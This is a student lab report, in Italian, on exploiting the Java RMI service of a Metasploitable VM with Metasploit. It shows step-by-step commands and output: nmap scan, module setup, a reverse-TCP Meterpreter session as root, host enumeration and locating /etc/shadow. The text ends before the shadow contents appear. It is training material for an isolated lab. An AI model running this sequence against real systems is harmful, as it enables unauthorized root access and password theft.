

PROGETTO

Exploit Java RMI
M4W16-D4

20 / 12 / 2024

Cybersecurity Analyst

Exploit Java RMI
Matteo Madonia

SOMMARIO

1. Guida alle immagini di progetto	Pag. 2
1.1 COMANDI ESEGUITI SU VIRTUAL MACHINES	Pag. 2
1.2 COMANDI ESEGUITI SU METASPLOIT	Pag. 2
1.3 COMANDI ESEGUITI SU METASPLOIT IN METERPRETER	Pag. 2
2. Guida ai comandi di progetto utilizzati	Pag. 3
2.1 COMANDI PRINCIPALI UTILIZZATI SU VM	Pag. 3
2.2 COMANDI TOOL METASPLOIT	Pag. 3
2.3 COMANDI SESSIONE REMOTA DI METERPRETER	Pag. 3
3. Traccia progetto	Pag. 4
3.1 I requisiti dell'esercizio	Pag. 4
4. Informazioni preliminari e preparazione al laboratorio	Pag. 4
4.1 Virtual Machines in esame	Pag. 4
- Kali Linux	Pag. 4
- Metasploitable	Pag. 5
4.2 PING per la verifica della comunicazione tra le macchine virtuali	Pag. 6
4.3 Apertura del tool professionale di Hacking	Pag. 7
- Metasploit	Pag. 7
5. Svolgimento del progetto	Pag. 8
5.1 schermata di apertura del tool Metasploit	Pag. 8
5.2 scansione con il tool nmap sull'indirizzo vittima e porta in esame	Pag. 8
5.3 esecuzione del comando search per ricerca Exploit	Pag. 9
5.4 scelta dell'exploit	Pag. 10
5.5 visualizzazione delle opzioni che necessariamente devono essere settate all'interno dell'exploit	Pag. 10
5.6 settaggio dell'indirizzo IP del RHOSTS	Pag. 10
5.7 visualizzazione di tutte le informazioni e opzioni dell'exploit	Pag. 10
5.8 esecuzione dell'exploit e apertura della sessione Meterpreter	Pag. 11
5.9 visualizzazione delle configurazioni di rete della macchina vittima	Pag. 12
5.10 visualizzazione della tabella di routing della macchina vittima	Pag. 12
5.11 visualizzazione delle informazioni del sistema operativo della vittima	Pag. 13
5.12 visualizzazione delle informazioni dell'utente che sta eseguendo il processo compromesso	Pag. 13
5.13 per sapere in quale directory della vittima mi trovo	Pag. 13
5.14 visualizzazione di tutte le sotto-directory della directory /	Pag. 13
5.15 raggiungimento del file shadow di Metasploitable	Pag. 14
5.16 visualizzazione del contenuto del file shadow	Pag. 15
5.17 download del contenuto del file Shadow	Pag. 16
6. Extra report – exploit di Windows 7	Pag. 17
7. Considerazioni finali	Pag. 19

1. Guida alle immagini di progetto

1.1 **COMANDI ESEGUITI SU VIRTUAL MACHINES**

- Figura 1 -> accesso impostazione scheda di rete Kali Linux
- Figura 2 -> configurazione scheda di rete Kali Linux
- Figura 3 -> visualizzazione impostazioni di rete Kali Linux
- Figura 4 -> accesso impostazione scheda di rete Metasploitable
- Figura 5 -> configurazione scheda di rete Metasploitable
- Figura 6 -> visualizzazione impostazioni di rete Metasploitable
- Figura 7 -> ping verso Metasploitable
- Figura 8 -> ping verso Kali Linux
- Figura 9 -> apertura tool Metasploit
- Figura 10 -> schermata di home Metasploit
- Figura 11 -> scansione service version nmap su Metasploitable

1.2 **COMANDI ESEGUITI SU METASPLOIT**

- Figura 12 -> ricerca dell'exploit in Metasploit
- Figura 13 -> utilizzo exploit
- Figura 14 -> mostrare opzioni essenziali exploit da settare
- Figura 15 -> settaggio RHOSTS
- Figura 16 -> visualizzazione di tutte le opzioni dell'exploit
- Figura 17 -> esecuzione dell'exploit

1.3 **COMANDI ESEGUITI SU METASPLOIT IN METERPRETER**

- Figura 18 -> visualizzazione configurazioni di rete macchina vittima
- Figura 19 -> visualizzazione tabella di routing macchina vittima
- Figura 20 -> visualizzazione delle informazioni di sistema
- Figura 21 -> visualizzazione informazioni utente che sta eseguendo il processo compromesso
- Figura 22 -> informazioni percorso directory
- Figura 23 -> informazioni sotto-directory
- Figura 24 -> raggiungimento del file di password shadow di Metasploitable
- Figura 25 -> lettura del file shadow
- Figura 26 -> download del file shadow

2. Guida ai comandi di progetto utilizzati

2.1 COMANDI PRINCIPALI UTILIZZATI SU VM

- sudo nano /etc/network/interfaces
- sudo reboot
- ifconfig
- ping 192.168.11.112
- ping 192.168.11.111
- msfconsole
- nmap -sV 192.168.11.112 -p 1099

2.2 COMANDI TOOL METASPLOIT

- search
- use
- show missing
- set
- show options
- exploit

2.3 COMANDI SESSIONE REMOTA DI METERPRETER

- ifconfig
- route
- sysinfo
- getuid
- pwd
- ls
- cd
- cat
- download

3. Traccia progetto

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 - Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

3.1 I requisiti dell'esercizio:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 - o configurazione di rete;
 - o informazioni sulla tabella di routing della macchina vittima;
 - o ogni altra informazione che è in grado di acquisire.

4

4. Informazioni preliminari e preparazione al laboratorio

4.1 Virtual Machines in esame:

- **Kali Linux:** indirizzo IP statico 192.168.11.111 – scheda di rete Internal (impostata da Virtual Box prima dell'avvio della macchina)


Avviare la macchina Kali Linux, aprire la shell e digitare il comando `sudo nano /etc/network/interfaces` per l'assegnazione statica dell'indirizzo IP della scheda di rete come richiesto; inserire la password richiesta kali

Figura 1



Procedere alla configurazione della scheda di rete come indicato in figura, salvare e uscire; eseguire il comando `sudo reboot` per riavviare la macchina per il corretto apprendimento dell'indirizzo

Figura 2



Dopo il riavvio della macchina, eseguire il comando **ifconfig** per accertarsi del corretto apprendimento dell'indirizzo IP, come in figura

Figura 3

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::a00:27ff:feef:d256 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:cf:d2:56 txqueuelen 1000 (Ethernet)
    RX packets 69 bytes 5592 (5.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17 bytes 2494 (2.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- **Metasploitable:** indirizzo IP statico 192.168.11.112 – scheda di rete Internal

Avviare la macchina Metasploitable, da shell digitare il comando **sudo nano /etc/network/interfaces** per l'assegnazione statica dell'indirizzo IP della scheda di rete come richiesto, inserire la password msfadmin

Figura 4

```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces
[sudo] password for msfadmin: _
```

Procedere alla configurazione della scheda di rete come indicato in figura, salvare e uscire; eseguire il comando **sudo reboot** per riavviare la macchina per il corretto apprendimento dell'indirizzo

Figura 5

```
# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.11.112
    netmask 255.255.255.0
    gateway 192.168.11.1
```

Dopo il riavvio della macchina, eseguire il comando **ifconfig** per accertarsi del corretto apprendimento dell'indirizzo IP, come in figura

Figura 6

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9d:d3:d2
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9d:d3d2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:9469 (9.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:37137 (36.2 KB)  TX bytes:37137 (36.2 KB)
```

4.2 PING per la verifica della comunicazione tra le macchine virtuali:

Uno step importante preliminare da effettuare è il PING tra le due macchine, per accertarsi della corretta comunicazione delle stesse; i PING sono avvenuti con successo come mostrato nelle figure 8 e 9; comandi eseguiti: **ping 192.168.11.112** e **ping 192.168.11.111**

Figura 7

```
(kali㉿kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.721 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.732 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.573 ms
^C
--- 192.168.11.112 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2052ms
rtt min/avg/max/mdev = 0.573/0.675/0.732/0.072 ms
```

Figura 8

```
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.573 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=1.09 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.808 ms
--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.573/0.826/1.099/0.217 ms
```

4.3 Apertura del tool professionale di Hacking:

- **Metasploit**

Procedere ora all'apertura del tool Metasploit dalla shell di Kali Linux; Eseguire il comando **msfconsole** per attivare il tool per l'esecuzione dell'esercizio

Figura 9

```

(kali@kali)-[~]
$ msfconsole

Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x

      ,;lx00KXXXK00xl:
      ,o0WMMMMMMMMMMMMMMMMMMKd,
      *xNMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMK:
      ,KMMMMMMMMMMMMMMMMWNNWMMMMMMMMMMX,
      lWMMMMMMMMMMXd!: ..      ..;dkMMMMMMMMMMMo
      xMMMMMMMMMMWd.          .oNMMMMMMMMMMk
      oMMMMMMMMMMx.          dMMMMMMMMMMx
      ,WMMMMMMMMM:          :NMMMMMMMMM,
      xMMMMMMMMMMo          lMMMMMMMMMMO
      NMMMMMMMMMw          ,cccccoNMMMMMMMMWlcccc;
      MMMMMMMMMX          ;KMMMMMMMMMMMMMMMMMMX:
      NMMMMMMMMMw.          ;KMMMMMMMMMMMMMMMMMMX:
      xMMMMMMMMMd          ,oMMMMMMMMMMK;
      ,WMMMMMMMMMc          'oMMMMMMMo
      lMMMMMMMMMMk.          .kMMO'
      dMMMMMMMMMMWd'          ..
      cWMMMMMMMMMMMMMMxc'.          #####
      ,oNMMMMMMMMMMMMMMMMMw          #+  #+
      ;oNMMMMMMMMMMMMMMMMMo,          ++
      ,dNMMMMMMMMMMMMMMMo          +##:++#
      "oWMMMMMMMMMMo          ++
      ,,cdk00K;          :::
      ,:          :::
      ::::++:

Metasploit

=[ metasploit v6.4.38-dev ]
+ -- ==[ 2467 exploits - 1273 auxiliary - 431 post ]
+ -- ==[ 1478 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
msf6 >

```


5. Svolgimento del progetto


L'obiettivo principale di questo progetto è quello di sfruttare un servizio vulnerabile, Java RMI, presente sulla porta 1099 di Metasploitable, per aprire una sessione remota e ottenere una shell professionale e molto utile, chiamata Meterpreter, sulla macchina vittima.

INIZIO PROGETTO

5.1: schermata di apertura del tool Metasploit

Eseguito il comando **msfconsole** precedentemente visto, ci viene presentata la schermata di home di seguito riportata; il tool è pronto a ricevere ed eseguire comandi che impartiremo ai fini delle richieste dell'esercizio

Figura 10



5.2: scansione con il tool nmap sull'indirizzo vittima e porta in esame

Aperto un seconda shell su Kali Linux, eseguire la scansione di tipo service version con il tool nmap per accertarsi che il servizio Java RMI sia presente sulla porta 1099 e che la stessa sia aperta e vulnerabile:

eseguire il comando **nmap -sV 192.168.11.112 -p 1099**

Figura 11

```

(kali@kali)-[~]
$ nmap -sV 192.168.11.112 -p 1099
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-20 08:41 EST
Nmap scan report for 192.168.11.112
Host is up (0.00047s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:9D:D3:D2 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.49 seconds
    
```

Come si può notare, il servizio è presente sulla porta 1099 e la stessa risulta aperta; ritornando quindi sul tool Metasploit, possiamo quindi procedere al settaggio dello stesso, per procedere alla fase di exploitation

5.3: esecuzione del comando search per ricerca Exploit

Sulla shell di Metasploit, eseguire il comando **search** seguito dalla descrizione in questo caso oggetto d’esame, per la ricerca dell’exploit in grado di permetterci il futuro accesso alla macchina vittima; in questo caso sappiamo che la macchina vittima è vulnerabile a Java-RMI sulla porta 1099; di seguito gli exploit proposti dal tool; nella colonna “rank” è possibile notare il grado di efficacia dell’exploit. Per lo svolgimento di questo progetto, prendere in considerazione l’exploit nr. 8

Figura 12

```

[*] Starting persistent handler(s)...
msf6 > search java rmi

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
--  --
0  exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22      excellent Yes    Atlassian Crowd pdkinstall Unauthenticated Plug
in Upload RCE
1  exploit/multi/http/crushftp_rce_cve_2023_43177                    2023-08-08      excellent Yes    CrushFTP Unauthenticated RCE
2  \ target: Java
3  \ target: Linux Dropper
4  \ target: Windows Dropper
5  exploit/multi/misc/java_jmx_server                               2013-05-22      excellent Yes    Java JMX Server Insecure Configuration Java Cod
e Execution
6  auxiliary/scanner/misc/java_jmx_server                           2013-05-22      normal   No     Java JMX Server Insecure Endpoint Code Executio
n Scanner
7  auxiliary/gather/java_rmi_registry                               2011-10-15      normal   No     Java RMI Registry Interfaces Enumeration
8  exploit/multi/misc/java_rmi_server                               2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration
Java Code Execution
9  \ target: Generic (Java Payload)
10 \ target: Windows x86 (Native Payload)
11 \ target: Linux x86 (Native Payload)
12 \ target: Mac OS X PPC (Native Payload)
13 \ target: Mac OS X x86 (Native Payload)
14 auxiliary/scanner/misc/java_rmi_server                           2011-10-15      normal   No     Java RMI Server Insecure Endpoint Code Executio
n Scanner
15 exploit/multi/browser/java_rmi_connection_impl                   2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privileg
e Escalation
16 exploit/multi/browser/java_signed_applet                         1997-02-19      excellent No     Java Signed Applet Social Engineering Code Exec
ution
17 \ target: Generic (Java Payload)
18 \ target: Windows x86 (Native Payload)
19 \ target: Linux x86 (Native Payload)
20 \ target: Mac OS X PPC (Native Payload)
21 \ target: Mac OS X x86 (Native Payload)
    
```

5.4: scelta dell'exploit

Per prendere in considerazione l'exploit nr.8, eseguire il comando **use** seguito dal numero dell'exploit; Metasploit avvisa che non è stato configurato un payload ma che di default utilizzerà **java/meterpreter/reverse_tcp**; meterpreter è un payload di exploit e una shell molto avanzata e professionale, che permette, successivamente aver exploitato la macchina vittima, di eseguire sulla stessa moltissimi comandi, che vediamo in seguito in fase di svolgimento progetto

Figura 13

```
msf6 > use 8
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

5.5: visualizzazione delle opzioni che necessariamente devono essere settate all'interno dell'exploit

Come visto in precedenza, l'exploit è stato preso in esame; eseguendo il comando **show missing**, Metasploit ci mostrerà solo le opzioni essenziali per le quali è richiesto necessariamente un settaggio; in questo caso viene richiesto il settaggio dell'indirizzo IP del RHOSTS (remote host), ovvero quello della macchina vittima (Metasploitable)

Figura 14

```
msf6 exploit(multi/misc/java_rmi_server) > show missing
Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-targets.html

5.6: settaggio dell'indirizzo IP del RHOSTS

Eseguendo il comando **set** seguito dalla dicitura RHOSTS e dall'indirizzo IP 192.168.11.112 di Metasploitable, verrà settato quindi l'indirizzo IP della macchina vittima, come indicato in figura

Figura 15

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
```

5.7: visualizzazione di tutte le informazioni e opzioni dell'exploit

Dopo aver settato l'indirizzo IP della macchina vittima, eseguendo il comando **show options** ci verranno mostrate tutte le opzioni dell'exploit, possiamo quindi accertarci che RHOSTS sia stato settato correttamente, RPORT (remote port, la porta remota della vittima) viene già configurato di default da Metasploit con il numero della porta 1099 oggetto d'esame; da notare LHOST (local host), l'indirizzo IP della nostra macchina in ascolto, viene in automatico settato dal tool, così come la nostra porta che resterà in ascolto, la numero 4444 (LPORT, local port)

Figura 16

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the lo
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                   no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
```

5.8: esecuzione dell’exploit e apertura della sessione Meterpreter

Una volta accertati che tutte le opzioni e i settaggi siano stati inseriti e appresi correttamente, possiamo procedere all’esecuzione dell’exploit, quindi alla fase di exploitation, per entrare senza alcun permesso e autenticazione nel sistema della macchina vittima Metasploitable, con permessi amministrativi; eseguendo il comando **exploit** oppure **run**, procediamo a quanto detto come in figura; il tool incomincerà ad elaborare tutte le informazioni dell’exploit e del rispettivo payload, aprendo una connessione con la macchina vittima Metasploitable all’indirizzo IP RHOSTS settato e alla rispettiva porta RPORT; sarà il payload a sfruttare la vulnerabilità Java-RMI presente sulla porta della vittima. Se tutto va a buon fine, il risultato sarà l’apertura di una sessione remota di **Meterpreter**, come richiesto da progetto, con la quale potremo interagire con la macchina vittima, con permessi amministrativi; Meterpreter è una shell molto intelligente, in grado di svolgere moltissime funzioni, tra cui comandi classici base LINUX, download e upload di informazioni, screenshot, se in connessione con una macchina windows, è in grado di convertire i nostri comandi base Linux in comandi DOS del sistema operativo che si trova di fronte ecc. ecc.

Figura 17

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/aMLU2txrC8Fd9
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:49665) at 2024-12-20 10:04:30 -0500

meterpreter > 
```

METERPRETER

La connessione alla macchina vittima sfruttando la vulnerabilità **Java-RMI** è avvenuta con successo; l'exploit ha avviato una sessione remota di Meterpreter sulla stessa; ora abbiamo il pieno controllo amministrativo della macchina vittima Metasploitable; di seguito ho eseguito una serie di comandi utili per ottenere delle informazioni sulla vittima

5.9: visualizzazione delle configurazioni di rete della macchina vittima; eseguito il comando **ifconfig**

Figura 18

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe32:f3c5
IPv6 Netmask : ::
```

5.10: visualizzazione della tabella di routing della macchina vittima, è possibile notare il MAC address della scheda di rete associata; eseguito il comando **route**

Figura 19

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0           eth0
192.168.11.112 255.255.255.0 0.0.0.0      0           eth0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0           eth0
fe80::a00:27ff:fe32:f3c5 ::           ::           0           eth0
```


5.11: visualizzazione delle informazioni del sistema operativo della vittima; eseguito il comando **sysinfo**

Figura 20

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
```

5.12: visualizzazione delle informazioni dell'utente che sta eseguendo il processo compromesso; eseguito il comando **getuid**

Figura 21

```
meterpreter > getuid
Server username: root
```

5.13: per sapere in quale directory della vittima mi trovo, eseguire il comando **pwd**

Figura 22

```
meterpreter > pwd
/
```

5.14: visualizzazione di tutte le sotto-directory della directory / e tutti i permessi che le stesse hanno (read, write, execute) rwx; eseguito il comando **ls**

Figura 23

```
meterpreter > ls
Listing: /
```

Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	4096	dir	2012-05-13 23:35:33 -0400	bin
040666/rw-rw-rw-	1024	dir	2012-05-13 23:36:28 -0400	boot
040666/rw-rw-rw-	4096	dir	2010-03-16 18:55:51 -0400	cdrom
040666/rw-rw-rw-	13540	dir	2024-12-20 10:01:18 -0500	dev
040666/rw-rw-rw-	4096	dir	2024-12-20 10:01:22 -0500	etc
040666/rw-rw-rw-	4096	dir	2010-04-16 02:16:02 -0400	home
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:40 -0400	initrd
100666/rw-rw-rw-	7929183	fil	2012-05-13 23:35:56 -0400	initrd.img
040666/rw-rw-rw-	4096	dir	2012-05-13 23:35:22 -0400	lib
040666/rw-rw-rw-	16384	dir	2010-03-16 18:55:15 -0400	lost+found
040666/rw-rw-rw-	4096	dir	2010-03-16 18:55:52 -0400	media
040666/rw-rw-rw-	4096	dir	2010-04-28 16:16:56 -0400	mnt
100666/rw-rw-rw-	6542	fil	2024-12-20 10:01:43 -0500	nohup.out
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:39 -0400	opt
040666/rw-rw-rw-	0	dir	2024-12-20 10:01:09 -0500	proc
040666/rw-rw-rw-	4096	dir	2024-12-20 10:01:43 -0500	root
040666/rw-rw-rw-	4096	dir	2012-05-13 21:54:53 -0400	sbin
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:38 -0400	srv
040666/rw-rw-rw-	0	dir	2024-12-20 10:01:10 -0500	sys
040666/rw-rw-rw-	4096	dir	2024-12-20 10:04:20 -0500	tmp
040666/rw-rw-rw-	4096	dir	2010-04-28 00:06:37 -0400	usr
040666/rw-rw-rw-	4096	dir	2010-03-17 10:08:23 -0400	var
100666/rw-rw-rw-	1987288	fil	2008-04-10 12:55:41 -0400	vmlinuz

5.15: raggiungimento del file shadow di Metasploitable, contenente le password in formato ash

Un' informazione sicuramente molto utile ai fini di un attaccante, è trovare la directory e il file contenente la password ash del sistema della vittima; per quanto riguarda Metasploitable, il file di nostro interesse è **shadow**; eseguito di seguito il procedimento per arrivare a leggere il contenuto di questo file molto importante

1. Eseguire il comando **pwd** per sapere in quale directory ci troviamo
2. Eseguire il comando **cd etc** per cambiare directory e passare in etc
3. Eseguire il comando **ls** per ottenere info circa tutte le sotto-directory e file contenuti in etc
4. Ci verrà mostrato quanto richiesto tramite il comando ls, ovvero una lista di file e directory
5. cercare il file chiamato **shadow**, come mostrato in figura

Figura 24

```
meterpreter > pwd
/
meterpreter > cd etc
meterpreter > ls
Listing: /etc
```

Mode	Size	Type	Last modified	Name
100667/rw-rw-rwx	0	fil	2010-03-16 18:59:32 -0400	.pwd.lock
040666/rw-rw-rw-	4096	dir	2012-05-20 14:44:51 -0400	X11
100666/rw-rw-rw-	2975	fil	2010-03-16 19:00:57 -0400	adduser.conf
100666/rw-rw-rw-	44	fil	2024-12-20 10:00:56 -0500	adjtime
100666/rw-rw-rw-	53	fil	2010-03-16 19:13:01 -0400	aliases
100666/rw-rw-rw-	12288	fil	2010-04-28 16:43:03 -0400	aliases.db
040666/rw-rw-rw-	12288	dir	2012-05-20 15:07:10 -0400	alternatives
040666/rw-rw-rw-	4096	dir	2012-05-20 15:45:56 -0400	apache2
040666/rw-rw-rw-	4096	dir	2010-03-16 19:11:24 -0400	apm
040666/rw-rw-rw-	4096	dir	2010-03-16 19:11:49 -0400	apparmor
040666/rw-rw-rw-	4096	dir	2010-03-17 10:09:40 -0400	apparmor.d
040666/rw-rw-rw-	4096	dir	2010-04-16 02:06:06 -0400	apt
100666/rw-rw-rw-	144	fil	2007-02-20 08:41:00 -0500	at.deny
100666/rw-rw-rw-	1733	fil	2008-04-14 23:36:26 -0400	bash.bashrc
100666/rw-rw-rw-	216529	fil	2008-04-14 21:45:23 -0400	bash_completion
040666/rw-rw-rw-	4096	dir	2010-04-28 00:55:16 -0400	bash_completion.d
100666/rw-rw-rw-	18274	fil	2007-12-03 17:04:46 -0500	services
040666/rw-rw-rw-	4096	dir	2010-03-23 17:57:47 -0400	sgml
100666/rw-rw-rw-	1207	fil	2012-05-13 21:54:55 -0400	shadow
100666/rw-rw-rw-	1207	fil	2012-05-13 21:54:55 -0400	shadow-
100666/rw-rw-rw-	181	fil	2012-05-13 23:35:03 -0400	shells
040666/rw-rw-rw-	4096	dir	2010-03-16 18:59:31 -0400	skel

5.16: visualizzazione del contenuto del file shadow

Eseguendo il comando `cat shadow`, è possibile leggere il contenuto del file shadow, come indicato di seguito nell'immagine; possiamo notare la presenza delle password ash

